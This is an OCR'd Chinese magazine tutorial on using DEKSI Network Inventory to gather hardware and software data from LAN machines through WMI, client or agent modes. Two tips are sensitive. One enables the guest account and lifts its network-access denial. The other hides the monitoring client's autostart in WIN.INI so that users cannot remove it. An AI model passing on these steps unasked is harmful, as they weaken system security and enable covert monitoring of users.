怎么说呢？小编我也经常碰到这种情况，不过花一小部分钱解决比较大的麻烦我还是比较愿意的！这里大家好好看一下吧！本本用户可好了，那些台式的就……

DEKSI Network Inventory：让网络监控了如指掌

图 风之阳

从本文你可以学到：

DEKSI Network Inventory的使用

在庞大的局域网中，五花八门的软硬件和形形色色的用户都可能存在，因此，管理员经常需要了解整个网络的软硬件配置及系统运行状况，同时还要应对各种可能的安全问题。比如，某台电脑的内存条可能被拆掉、硬盘被“偷梁换柱”，甚至服务器被恶意监控等。但是，由于管理对象复杂，加上网络管理软件价格昂贵，有限的预算使得网络管理员只能使用简单的手工管理，这往往会带来很大的工作量。

那么，有没有“物美价廉”的方案呢？下面，通过最新版本的DEKSI Network Inventory V8.11监控软件来解决这些问题，该软件于2008年11月推出，在功能上有很大的改进。通过它，不仅可以帮助网络管理员轻松解决硬件丢失等问题，甚至连一些非法的黑客手段也能一网打尽。软件下载地址：http://www.deksoftware.com或http://www.skycn.com/soft/16974.html。




图1

一、软件安装配置，简单三步轻松搞定

第1步：下载软件安装程序，查看本地电脑信息。

软件安装完毕，本地电脑会被自动添加到计算机列表中，需要查看电脑相关信息时，选择该电脑并点击某个分支对象，即可




图2

了解其详细信息。比如，现在要查看本地电脑的网络配置信息，**点击"Hardware（硬件）"→"Network Configuration（网络配置）"即可**，如图1所示。

第2步：添加客户机到目录列表中。

在软件界面中，可以通过三种方式来添加客户机，分别是：**直接添加某一台电脑、通过IP范围添加、或者通过"网络邻居"添加。**

这里我们以直接添加某台电脑为例，单击主界面菜单**"Add（添加）"－"Add a Computer（添加一台电脑）"**，即可进入添加界面，如图2所示。

在添加界面中，**输入"Computer（计算机名）"、"Network Address（网络地址）"、"Account Name（用户账号）"**等参数，单击"Finish（完成）"即可进行简单的连接。

二、多管齐下：远程监控配置轻松实现

在搜集被监控电脑的数据时，DEKSI Network Inventory提供了三种连接方式，分别是：**WMI（Windows管理规范）、Agent Service（代理服务）、Client Application（客户端应用程序）。**

其中，最简单的方式是使用WMI直接进行连接，该方式不需要在远程客户机上安装任何程序，但需要有管理员权限。相比之下，后两种方式略显复杂，代理服务方式需要安装代理程序，客户端方式则需要在客户机上安装客户端应用程序。

为了实现这些搜集功能，软件在安装目录中提供了Agent文件夹、Client文件夹，并包含了相关的应用程序，用户可以选择任意一种监控方式进行远程监控。我们在这里选择客户端连接方式进行测试。

1、巧用客户端方式完成远程监控

第1步：拷贝客户端软件并配置客户端参数。




图3

将Client目录中的文件拷贝到被监测电脑中，双击DNIClientCFG.exe文件。该文件能够设置需要搜集的数据信息，如BIOS、Boot Configuration、当前用户、环境变量、补丁、硬盘、内存等等。如需收集该类信息，直接勾选该选项即可，如图3所示。

这有点类似于我们平时使用远程管理工具的方法，现在运行Client文件夹中的DNIClient.exe文件，该程序就会收集客户端电脑的硬件配置信息和软件信息。同时，在服务器端的Client文件夹下会生成一个cfg文件夹，其中包括了一个后缀名为".fld"和".idx"的配置文件。

第2步：服务器端设置。

拷贝后缀名为".fld"的配置文件到客户端电脑中，单击软件菜单**"Data（数据）–Import（导入）"**，然后选择刚才拷贝的配置文件，稍等片刻即可完全导入数据。

第3步：建立常规信息搜集渠道。

如果每次更新数据的时候都要导入配置文件，那将是一件非常繁琐的事情。在客户端应用程序的帮助下，我们可以通过网络建立常规信息搜集渠道，即在服务器端建立一个用来存储导入数据的文件夹，然后开放共享权限给客户端用户。**需要注意的是，通过WMI和代理方法连接时，该方法不能实现。**

【小技巧】

如果客户端和服务器端之间无法正常访问，可以在服务器上输入"gpedit.msc"打开组策略编辑器。

我们以Windows XP为例，选择**"本地计算机策略"－"计算机配置"－"Windows设置"－"安全设置"－"本地策略"－"用户权利指派"。**

然后双击"拒绝从网络访问这台计算机"项目。如果其中包含guest用户，选中并删除掉，如图4所示。




图4

然后，在客户机控制面板中启用guest用户。依次单击**"管理工具"－"计算机管理"**，在计算机管理界面中，打开**"计算机管理(本地)"－"系统工具"－"本地用户和组"－"用户"。**

选中guest用户后，双击出现guest用户的"属性"界面，取消"账户已停用"项，启用guest用户。

第4步：开机自动监测电脑设备。

对于管理员来说，为了随时监视各个客户端电脑的配置情况，可以将DNIClient.exe添加到**"开始"－"程序"－"启动"**项中，这样，客户端电脑每次启动时，都会自动运行DNIClient.exe程序并更新该电脑的信息。如果担心网络用户删除启动组中的快捷方式，还可以将命令添加到WIN.INI文件中进行隐藏启动。

【小技巧】

在"运行"文本框中输入"msconfig"命令，打开"系统配置实用程序"窗口，切换到Win.ini标签。单击"新建"按钮，在弹出的文本框中输入**"run=\\user001\client\DNIClient.exe"**，如图5所示，然后单击"确定"按钮重启电脑即可。

其中\\user001\client\DNIClient.exe表示DNIClient程序的位置，而\\user001则是安装有DNI的服务器名字，用户需要根据实际情况进行灵活修改。

2、巧用代理方式完成远程监控

与客户端方式相比，代理方式的使用更加简单。在安装目录下，有一个Agent文件夹，通过该文件夹下的相关程序即可实现远程连接，具体步骤如下。

第1步：客户端设置。

将该文件夹拷贝到客户机上，直接安装其中的代理应用软件




图 5

deksi-network-inventory-agent.msi。安装完毕，设置界面如图6所示，在这里可以设置连接密码、IP过滤以及TCP端口等参数。




图 6

第 2 步：服务器端连接方式设置。

在实施监控的服务器软件中，右键选中某个监控对象，在弹出的菜单中选择“properties（属性）”选项。在“Account Name”区域，勾选“Connect Using Remote Agent（运用远程代理进行连接）”，这些设置表示在对该对象进行监测时，使用代理方式。

